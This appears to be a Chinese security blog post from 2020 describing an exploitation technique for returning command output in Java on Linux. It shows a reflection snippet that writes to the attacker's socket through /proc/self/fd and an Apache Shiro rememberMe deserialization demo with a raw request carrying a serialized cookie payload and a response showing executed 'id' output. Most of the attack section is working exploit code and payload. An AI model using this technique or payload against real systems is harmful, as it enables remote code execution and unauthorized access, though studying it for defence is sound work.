

Contents


1. 现状 (tags/#通杀) 漏洞回显 (/tags/#漏洞回显)

2. 新的回显思路

通杀漏洞利用回显方法-linux平台

4. Enter-hacking

Posted by 00theway on 2020-01-17



现状

在漏洞利用中经常出现获取不到执行结果的情况，各路大牛也是研究了各种方法，目前能看到的大概有以下几种方式获取结果：

1. 报错回显
2. web中获取当前上下文对象（response、context、writer等）
3. 可以出网情况下OOB

在国内环境下大多数情况下都限制了对外的网络访问，获取执行结果变得难上加难，所以对新的方法进行研究，于是产生了本方法。

Contents

新的回显思路

1. 现状

2. 新的回显思路

经过一段时间的研究发现了一种新的通杀的回显思路。在Linux环境下，可以通过文件描述符

"/proc/self/fd/"获取到网络连接，在java中我们可以直接通过文件描述符获取到一个Stream对象，对当前网络连接进行读写操作，可以釜底抽薪在根源上解决回显问题。

核心思路的实现代码

```
1 Constructor<FileDescriptor> c= FileDescriptor.class.getDeclaredConstructor(new Cl
2 c.setAccessible(true);
3 String ret = "00theway";
4 FileOutputStream os = new FileOutputStream(c.newInstance(new Integer(4)));
5 os.write(ret.getBytes());
6 os.close();
```

在利用过程中会存在一个如何确定文件描述符id的情况，大家可以各显神通。

思考

jvm所有的对象都存储在堆内存中，也许可以通过某种方法直接获取存储在堆内存中的socket对象实现回显，期待与各位师傅的沟通交流。

在研究过程中学到一个新的知识点“/proc/thread-self/”，有兴趣的可以了解一下。

Enter-hacking

自己动手，丰衣足食。

上一篇文章留下的彩蛋

利用此方法实现的一个shiro回显demo

GoCancel<>

Request

RawParamsHeadersHex

GET /shiro/ HTTP/1.1
Host: 192.168.216.128:8080
Cookie:
rememberMe=K6aAR/9xP1Jt8L0z9tDXt5Jn4tER5HA7fZw0Z4a/SKPAxCs/2CeAwY6YuaLTtZ2Dy737aVICFmDnAwj1RFPbBR
ODTlgVz...
163Jggeg...
4SA40TFs1n73dQhDj22NHfYQs5FR0tEz/OLHXkRaXI3hyPHYXZ0a6qHHZNVrW2GqzC7Q40f6A7E59FGG35TN9D18aFHOv
yvuNFnPaw4Hx3KCNJFbJYTDgAnOu1cMoHutC/8TTdF3rG1RFzB1bnYTEfKGMtdYVW50+ZDxe47bwWTZ1orbcOS3YJdsKXVUSc
kPCYzIrox0xa3va2fw1n+pa0nV8tyFgQyHa42HudyVcdj2V+XnnyeXyn9L7UDOhc8was1aL1VD3P0TbMi/AqsMpp43dY3Z
1mDPbwlFQ5+2R8XaMc33xi3BpP1vaf6GqgfrpCL5o9a1aWkCSFY7daRgPeMCSYxah/CePBjUkqvc8TZLcviWdmKpWwVR3
1DUkh9pgJj29wPnG...
Fmy2m69Bnc+1...
60kTLPc7j04Rqxi0kSTmsy91nw9157LNOU4ms486AV7269L6r4Z0Q5NvIZX9PgeMa3hhWxn+7G0ucogj4E0gibePSSb5Uh/1
XCKjaEaXywgKwM8A6dP6mE0C1ALbgUVf3oLZ5yMnjUk9juRmbvQcStYc6vEFbt9OEI84kAYEIV73TYc10GC/VQGaXA9F3FX
11b4GLh0MFVU84Na...
GcXVX69WqGvJw...
Ubk6ICT6j62T...
vDzPp8huonvr...
VJk88e9+idAF7xke1QczAoYpXLUOAovIo9gaETByHoxzlatf4b4LwPXszs23v2AFP2d8ED1btM5ie5W1ceBibwgdbD1Qc+P2
1TA+1kxdwlvipRg...
F1Tgp11N5WcpqN6...
R36GgEWvFouhJ7V2IKFNOS5+9K7k3nB5wCfw+all0z3o7G6HLEK2DJCMxRvUohNH1KVtOut9L518hvX+4a4x5NLE17Xd3

Response

RawHex

HTTP/1.1 200 OK
Content-Length: 60

uid=1001(00theway) gid=1001(00theway) groups=1001(00theway)

Contents

1. 现状

2. 新的回显思路

3. 思考

4. Enter-hacking

← PREVIOUS POST (/2020/02/22/AJP-SHOOTER-FROM-SOURCE-CODE-TO-EXPLOIT/)

NEXT POST → (/2020/01/04/APEREO-CAS-RCE/)

FEATURED TAGS (/TAGS/)

通杀 (/tags/#通杀)

漏洞回显 (/tags/#漏洞回显)

FRIENDS

DarkRay's BLog (<https://www.blackh4t.org/>) 随风's blog (<https://www.iswin.org/>)
Beee's Blog (<https://www.imbeee.com/>)

(/atom.xml)

(<https://twitter.com/00theway>)

(<https://github.com/00theway>)

Copyright © 00theway 2020

Theme by Hux (<http://huangxuan.me>) ♥ re-Ported by BeanTech (<http://beantech.org>) | Star